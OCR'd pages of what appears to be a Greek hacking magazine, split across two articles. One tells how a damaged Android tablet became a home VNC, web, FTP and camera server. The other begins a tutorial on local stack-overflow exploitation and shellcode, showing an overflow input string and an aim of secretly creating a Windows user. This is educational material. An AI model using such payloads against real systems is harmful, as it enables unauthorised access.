
Ένα φίλος απ' τα παλιά

Με τα μπαγκάζια μας γεμάτα χαρά κι αισιοδοξία περάσαμε στην επόμενη πρόκληση. Διαθέταμε ένα "ακέφαλο" μηχάνημα, το οποίο μπορούσε να επικοινωνήσει με το περιβάλλον αποκλειστικά μέσα από τη θύρα USB. Πώς θα μπορούσαμε να χειριστούμε μια τέτοια συσκευή;



Πέρα από τα λεγόμενα "feature phones" της Sony Ericsson, το MyPhoneExplorer υποστηρίζει και συσκευές με Android. Επιπρόσθετα, υποστηρίζει όλους τους κλασικούς τρόπους σύνδεσης (WiFi, USB και Bluetooth).

Η πρώτη ιδέα ήταν να χρησιμοποιήσουμε το ADB, το εργαλείο για το debugging των συσκευών που τρέχουν Android. Το εν λόγω πρόγραμμα επιτρέπει τη διαχείριση μιας συσκευής από τη γραμμή εντολών του υπολογιστή μας κι επομένως, θα μπορούσαμε να το χρησιμοποιήσουμε ώστε ν' αποκτήσουμε πρόσβαση στο σύστημα του tablet. Ενδεχομένως, θα μπορούσαμε ακόμα και να εγκαταστήσουμε εφαρμογές! Η ιδέα του ADB ήταν αρκετά καλή, αλλά την εγκαταλείψαμε αμέσως όταν θυμηθήκαμε το MyPhoneExplorer. Πρόκειται για ένα πρόγραμμα που χρησιμοποιούσαμε παλαιότερα και το οποίο προσέφερε τεράστια ευκολία στη διαχείριση των κινητών της SonyEricsson. Μεταξύ άλλων, το MyPhoneExplorer παρείχε τη δυνατότητα λήψης screenshot από το σύστημα του κινητού. Επιπρόσθετα, επέτρεπε τον πλήρη έλεγχο της συσκευής, εμφανίζοντας μέσα στο περιβάλλον του όλα τα κουμπιά και τα πάσης φύσεως "χειριστήρια" του κινητού. Ε, λοιπόν, με μια αναζήτηση στο Διαδίκτυο διαπιστώσαμε ότι το συγκεκριμένο πρόγραμμα υπήρχε ακόμα, αναπτυσσόταν διαρκώς και είχε επεκταθεί ώστε να υποστηρίζει και συσκευές με το Android! Όπως αντιλαμβάνεστε, το κατεβάσαμε αμέσως (www.fjsoft.at) και το εγκαταστήσαμε. Ο μόνος δισταγμός που είχαμε αφορούσε στον τρόπο διασύνδεσης με την εκάστοτε συσκευή. Το MyPhoneExplorer, βλέπετε, πέρα από τη φυσική σύνδεση με τη συσκευή, απαιτούσε την επιβεβαίωση του χρήστη ότι επιθυμούσε τον απομακρυσμένο έλεγχο του κινητού. Πώς θα γινόταν αυτό, εφόσον το tablet δεν διέθετε την οθόνη του;




Οι εφαρμογές που είχαν εγκατασταθεί στο πάλαι ποτέ tablet, όπως εμφανίζονται στο MyPhoneExplorer. Από την ίδια περιοχή του προγράμματος μπορούμε να εγκαταστήσουμε και πρόσθετες εφαρμογές, που βρίσκονται στον υπολογιστή μας.

Από την Κίνα με αγάπη!

Τρέχοντας το MyPhoneExplorer για πρώτη φορά, μας ζητήθηκε να επιλέξουμε τον τύπο της συσκευής και το μέσο επικοινωνίας μ' αυτή. Οι υποστηριζόμενοι τύποι συσκευής είναι δύο: Συσκευή με λογισμικό SonyEricsson και συσκευή με Android. Τα υποστηριζόμενα "κανάλια" επικοινωνίας είναι τρία: WiFi, Bluetooth ή USB. Εμείς επιλέξαμε τον τελευταίο τύπο σύνδεσης και, αφού συνδέσαμε το tablet στον υπολογιστή, διαπιστώσαμε με χαρά ότι το MyPhoneExplorer συνδέθηκε αμέσως και με επιτυχία. Για καλή μας τύχη, βλέπετε, ο κινέζος κατασκευαστής είχε αφήσει ελεύθερη την πρόσβαση στη συσκευή και μάλιστα με δικαιώματα root. Έτσι, το MyPhoneExplorer απέκτησε πλήρη πρόσβαση στις λειτουργίες της συσκευής, χωρίς να χρειαστεί κάποια επιβεβαίωση από μέρους μας. Σε αυτό το σημείο είχαμε σταθεί εξαιρετικά τυχεροί :D

Το περιβάλλον του MyPhoneExplorer επιτρέπει την περιήγηση στο file system της συσκευής, την εγκατάσταση εφαρμογών και διάφορα άλλα. Εμείς όμως δεν ασχοληθήκαμε με τίποτε απ' αυτά. Ο κύριος λόγος για τον οποίο καταφύγαμε στο MyPhoneExplorer ήταν η δυνατότητα πρόσβασης στην "επιφάνεια εργασίας" του λειτουργικού συστήματος του tablet. Αυτή η λειτουργία παρέχεται από το μενού "Πρόσθετα", όπου πρέπει να επιλέξουμε το "Πληκτρολόγιο τηλεφώνου / Φόρτωση εικόνας οθόνης". Κάνοντας κλικ στη συγκεκριμένη επιλογή, ανοίγει ένα παράθυρο




Ο λόγος που εγκαταστήσαμε το MyPhoneExplorer δεν ήταν άλλος από τη δυνατότητα προβολής της επιφάνειας εργασίας του λειτουργικού συστήματος του tablet.

με την "επιφάνεια εργασίας" της συσκευής. Μπορούμε έτσι να αλληλεπιδράσουμε με το περιβάλλον του λειτουργικού της συστήματος, με το ποντίκι και το πληκτρολόγιο του υπολογιστή μας.

Δικτυακός έλεγχος

Αφού καταφέραμε ν' αποκτήσουμε πρόσβαση στο περιβάλλον του Android, το πρώτο πράγμα που κάναμε ήταν να ενεργοποιήσουμε το WiFi και να συνδεθούμε στο δίκτυο μέσω του router μας. Αμέσως μετά ξεκίνησε η αναζήτηση μιας εφαρμογής που θα επέτρεπε την απομακρυσμένη διαχείριση της συσκευής μέσω δικτύου, χωρίς τη μεσολάβηση του MyPhoneExplorer και γενικότερα χωρίς την ανάγκη άμεσης σύνδεσης με κάποιον υπολογιστή (μέσω Bluetooth ή USB). Με λίγα λόγια, αναζητούσαμε μια υλοποίηση του συστήματος VNC (Virtual Network Computing), σαν το δημοφιλές TeamViewer. Παρεμπιπτόντως, αν και το προαναφερθέν εργαλείο είναι ιδιαίτερα εύχρηστο, κρίθηκε ακατάλληλο για έναν απλούστατο λόγο: Επιτρέπει τον έλεγχο απομακρυσμένων υπολογιστών *από* το tablet και όχι το αντίστροφο! Το ίδιο ισχύει και για αρκετά ακόμα προγράμματα του είδους, που λειτουργούν μόνον ως client κι όχι ως server.

Περιττό να πούμε ότι στον κόσμο του Linux υπάρχουν πολλά εργαλεία που λειτουργούν κι ως server. Επομένως, στον κόσμο του Android δεν θα μπορούσε να




Ο droid VNC server σε λειτουργία. Σημειώνουμε τη διεύθυνση IP και τη σχετική δικτυακή θύρα, ανοίγουμε έναν VNC client στον υπολογιστή, εισάγουμε τα στοιχεία που σημειώσαμε προηγουμένως και τελειώσαμε! Μπορούμε, πλέον, να κλείσουμε το MyPhoneExplorer οριστικά!

μην ισχύει κάτι ανάλογο. Με μια γρήγορη αναζήτηση στο Google Play εντοπίσαμε το "droid VNC server"[1]. Πρόκειται για ένα δωρεάν πρόγραμμα Ανοιχτού Κώδικα το οποίο κάνει όλα όσα ζητούσαμε, ενώ παρέχει και τη δυνατότητα αυτόματης εκκίνησης μαζί με το σύστημα. Μετά την εγκατάστασή του στο tablet, το ξεκινήσαμε και μεταβήκαμε στις ρυθμίσεις του για έναν γρήγορο έλεγχο. Στη συνέχεια στραφήκαμε στον ίδιο τον υπολογιστή μας, όπου και τρέξαμε τον αγαπημένο μας VNC client[2]. Εκεί δώσαμε τη διεύθυνση IP του tablet (αυτή στο τοπικό δίκτυο) και τη δικτυακή θύρα στην οποία "ακούει" το droid VNC server. Η σύνδεση πραγματοποιήθηκε αμέσως και στο παράθυρο του VNC client εμφανίστηκε η "επιφάνεια εργασίας" του Android. Σε αυτό το στάδιο μπορούσαμε πλέον να ξεφορτωθούμε το MyPhoneExplorer.

Μετατροπή σε server

Έχοντας βρει έναν εύχρηστο τρόπο ελέγχου του tablet, μπορούσαμε επιτέλους να προχωρήσουμε σε πιο ενδιαφέροντα ζητήματα. Είχε φτάσει η ώρα να εγκαταστήσουμε το λογισμικό που θα μετέτρεπε την πλακέτα με το Android σε έναν μικρό

1. URL εφαρμογής στο Google Play: https://play.google.com/store/apps/details?id=org.onaips.vnc
2. Υπάρχουν αρκετές υλοποιήσεις. Δύο από τις πιο διάσημες είναι το λιλιπούτειο TightVNC κι ο υπερπλήρης ογκόλιθος UltraVNC!




Η επιφάνεια εργασίας του λειτουργικού συστήματος της συσκευής μας, όπως φαίνεται μέσα από το παράθυρο του VNC client στον υπολογιστή. Ο χειρισμός με το ποντίκι και το πληκτρολόγιο επιτυγχάνεται χωρίς το παραμικρό πρόβλημα!

server. Τα απομεινάρια του tablet θα αποκτούσαν διάφορες αποστολές στο τοπικό μας δίκτυο και θα "ξεφόρτωναν" τις πλάτες του μικρού μας Raspberry Pi.

Μια σχετικά απλή εργασία είναι το τοπικό "σερβίρισμα" των ιστοσελίδων και των δικτυακών εφαρμογών που αναπτύσσουμε. Για το σκοπό αυτό εγκαταστήσαμε την εφαρμογή DroidPHP, που ομοιάζει με το LAMP stack. Αποτελεί εγχείρημα Ανοιχτού Λογισμικού και εγκαθιστά το διερμηνέα της PHP, τη MySQL και τον ανάλαφρο Lighttpd. Όπως κι ο droid VNC server, έτσι και το DroidPHP υποστηρίζει την αυτόματη εκτέλεση κατά την εκκίνηση του συστήματος. Μπορείτε να κατεβάσετε την τελευταία έκδοση του DroidPHP από τη διεύθυνση `http://droidphp.github.io`. Εφόσον είχαμε μετατρέψει το πρώην tablet σε έναν web server, λογικά επόμενο ήταν να προσθέσουμε κι έναν FTP server για την εύκολη μεταφορά αρχείων. Στο Google Play βρήκαμε μια εύχρηστη και δωρεάν υλοποίηση, με το (πολύ πρωτότυπο) όνομα FTPServer[3]. Η ευκολία που προσφέρει το FTP στη μεταφορά αρχείων οδήγησε τη σκέψη μας και σε μια ακόμα υπηρεσία. Γιατί να μην μετατρέψουμε το παλιό tablet και σε torrent box; Με αυτόν τον τρόπο θα απαλλάσσαμε το Raspberry Pi από μία ακόμα εργασία. Εγκαταστήσαμε, λοιπόν, το γνωστό BitTorent Sync[4]. Με αυτές τις απλές

3. URL εφαρμογής στο Google Play: https://play.google.com/store/apps/details?id=lutey.FTPServer
4. URL εφαρμογής στο Google Play: https://play.google.com/store/apps/details?id=com.bittorrent.sync




Η κύρια οθόνη του DroidPHP εμφανίζει τις πιο κρίσιμες πληροφορίες για τη λειτουργία του web server. Από το ίδιο παράθυρο μπορούμε να εκκινήσουμε και να τερματίσουμε τη λειτουργία του, ενώ πατώντας το κουμπί Menu αποκτάμε πρόσβαση στο σύνολο των διαθέσιμων ρυθμίσεων.

κινήσεις, η πλακέτα με το Android είχε μετατραπεί σε VNC, FTP και web server, ενώ λειτουργούσε κι ως "κατεβαστήρι"! Φυσικά, για την τελευταία λειτουργία χρειάστηκε να προσθέσουμε και μια κάρτα SD με άφθονο χώρο.

"...Ξέρω δυο μάτια γαλανά..."

Αν και η ζέστη είναι αμείλικτη, γεγονός που δεν μας αφήνει ανεπηρέαστους, δεν τρελαθήκαμε, ούτε αρχίσαμε να απαγγέλουμε το γνωστό (;) τραγούδι της Τζένη Βάνου. Πολύ απλά, έχοντας καταφέρει να αναστήσουμε το χτυπημένο tablet και να ξεπεράσουμε αρκετές αναποδιές, δεν μπορούσαμε να βρούμε ησυχία. Θέλαμε να εκμεταλλευτούμε ακόμα και το τελευταίο λειτουργικό κύκλωμα που είχε απομείνει. Αυτό με το οποίο δεν είχαμε ασχοληθεί καθόλου, ήταν οι δύο κάμερες: Η κύρια κάμερα στην πίσω πλευρά και η δευτερεύουσα στην πρόσοψη. Έτσι, σκεφτήκαμε ότι εφόσον η συσκευή θα ήταν μονίμως δικτυωμένη, θα μπορούσε να προσφέρει μία ακόμα υπηρεσία: Εκείνη της απομακρυσμένης εποπτείας ενός χώρου του σπιτιού μας! Μεταβήκαμε λοιπόν ξανά στο Google Play κι εγκαταστήσαμε την εφαρμογή IP Webcam[5]. Όπως δηλώνει και τ' όνομά της, η συγκεκριμένη εφαρμογή μπορεί να μετατρέψει την απλή κάμερα ενός tablet ή smartphone σε μια παραμετροποιήσιμη IP

5. URL εφαρμογής στο Google Play: https://play.google.com/store/apps/details?id=com.pas.webcam



Το σπαρτιάτικο περιβάλλον του FTPServer εμφανίζει τις απολύτως βασικές πληροφορίες για τη λειτουργία του. Οι ρυθμίσεις του server βρίσκονται στο μενού της εφαρμογής.

camera. Μάλιστα, η ίδια εφαρμογή ενσωματώνει έναν μικρό web server κι ένα web interface, ώστε ο έλεγχος της κάμερας να πραγματοποιείται πανεύκολα.

Βουρ στη θάλασσα!

Παρά τους αρχικούς μας ενδοιασμούς και σε πείσμα των εκτιμήσεων που διαβάζαμε σε διάφορα fora, τα απομεινάρια του tablet όχι μόνο κατάφεραν να επιβιώσουν αλλά βρήκαν και μια θέση ανάμεσα στις υπόλοιπες ηλεκτρονικές μας συσκευές. Το tablet που λίγο έλειψε να βρεθεί στα σκουπίδια (Σ.τ.Ε. Ή στην ανακύκλωση :D), λειτουργεί αρκετές μέρες τώρα, ακατάπαυστα και με μηδαμινές ενεργειακές απαιτήσεις. Η φαντασία, η όρεξη για περιπέτεια αλλά και η τύχη, μας βοήθησαν να μετατρέψουμε την σμπαραλιασμένη συσκευή σε ένα ζωντανό και δραστήριο μέλος του δικτύου μας. Τώρα, πλέον, εντελώς αποφορτισμένοι από τους τεχνολογικούς προβληματισμούς, με αναπτερωμένο ηθικό και διάθεση, νομίζουμε μπορούμε να επιδοθούμε σ' αυτό που μας καλεί η εποχή…

Καλές βουτιές!

Skill: Advanced
Tags: Cygwin32, exploitation, payload, shellcode



Τα shellcodes, αλλά στην πράξη!

Στο άρθρο που αρχίζει από τη σελίδα 24 του παρόντος δείχνουμε πώς καλούμε μια συνάρτηση ενός executable, τη στιγμή που η δομή του προγράμματος ουσιαστικά την αφήνει εκτός ροής εκτέλεσης. Η προσπάθειά μας στέφεται με επιτυχία χάρη στην τεχνική του stack overflow που επιστρατεύουμε, αλλά το νου σας: Οι attackers και οι pen-testers δεν εργάζονται έτσι — όχι σε αληθινά σενάρια.

by George of the Jungle



Αυτό που ενδιαφέρει όποιον επιδιώκει το exploitation ενός bug σ' ένα πρόγραμμα ή υπηρεσία, δεν είναι τόσο να καλέσει κάποια "κρυφή" συνάρτηση στον κώδικα. Αντίθετα, ψάχνει για έναν τρόπο που θα του επιτρέψει να εκτελέσει συγκεκριμένο κώδικα προκειμένου ν' αποκτήσει root access στο (απομακρυσμένο ή τοπικό) σύστημα. Εναλλακτικά, αντί να πάρει root access ίσως θελήσει...

- να φτιάξει ένα νέο λογαριασμό χρήστη στο λειτουργικό όπου φιλοξενείται το ευπαθές (vulnerable) πρόγραμμα ή υπηρεσία
- να ενεργοποιήσει μια ή περισσότερες δικτυακές υπηρεσίες, φροντίζοντας να μην περιορίζονται από το όποιο firewall
- να πάρει τα password hashes όλων των χρηστών του συστήματος
- να εγκαταστήσει ένα δικό του πιστοποιητικό στη λίστα με τα έγκυρα πιστοποιητικά του προκαθορισμένου web browser
- ν' ανεβάσει στο σύστημα κάποιο πρόγραμμα παρακολούθησης, όπως, π.χ., έναν keylogger

Θα μπορούσαμε να συνεχίσουμε με τη λίστα, αλλά νομίζουμε ότι ήδη περάσαμε το μύνημά μας: Με δεδομένο κάποιο bug που ετοιμαζόμαστε να εκμεταλλευτούμε, αντί να επιδιώξουμε την ανακατεύθυνση της ροής εκτέλεσης στο EntryPoint μιας συνάρτησης (ή κάπου αλλού μέσα στο executable, τέλος πάντων) συχνά θέλουμε απλά να τρέξουμε άλλον, ενδεχομένως δικό μας, κώδικα.

Τώρα, για να γίνει αυτό περισσότερο κατανοητό, εννοείται πως θα κάνουμε τους πειραματισμούς και τις επιδείξεις μας. Πιο συγκεκριμένα, το παράδειγμα που θ' ακολουθήσει γίνεται σε δικό μας σύστημα. Ασχολούμαστε, μ' άλλα λόγια, με το λεγόμενο local κι όχι με το remote exploitation. Σκοπός μας είναι να φτιάξουμε έναν καινούργιο χρήστη σ' ένα σύστημα Windows, βεβαίως εν αγνοία του διαχειριστή. Δείτε, σχηματικά, τι θέλουμε να κάνουμε. Έχοντας το προγραμματάκι του άρθρου που ξεκινά από τη σελίδα 24[1], αντί να δώσουμε στη συνάρτηση gets() το string

```
AAAAAAAAAABBBB\x90\x11\x40\x00
```

προκειμένου να καλέσουμε τη Function1(), θέλουμε τώρα να δώσουμε κάτι στο στιλ

```
AAAAAAAAAABBBBEXECUTE_USER_CREATION_CODE
```

Και για να μπαίνουμε σιγά σιγά στο κλίμα, να πούμε ότι αναλόγως με τον pen-tester που θα ρωτήσετε το EXECUTE_USER_CREATION_CODE είναι το payload ή αλλιώς το shellcode.

Σημείωση: Ο πηγαίος κώδικας των παραδειγμάτων που χρησιμοποιούμε στο παρόν άρθρο είναι διαθέσιμος από τη διεύθυνση http://bit.ly/dh034shellcode

Ένα shellcode από κοντά

Για να καταλάβουμε καλύτερα τι είναι ένα shellcode ας ξεκινήσουμε από ένα παράδειγμα σε κώδικα Assembly, το οποίο εμφανίζει ένα απλό μήνυμα μέσα σ' ένα MessageBox. Όπως μπορείτε να δείτε και στον κώδικα λίγο παρακάτω (δύο γραμμές πριν από το τέλος του), το εν λόγω μήνυμα είναι το "deltaHacker" (χωρίς τα εισαγωγικά).

1. Το έχετε ήδη διαβάσει, έτσι δεν είναι;

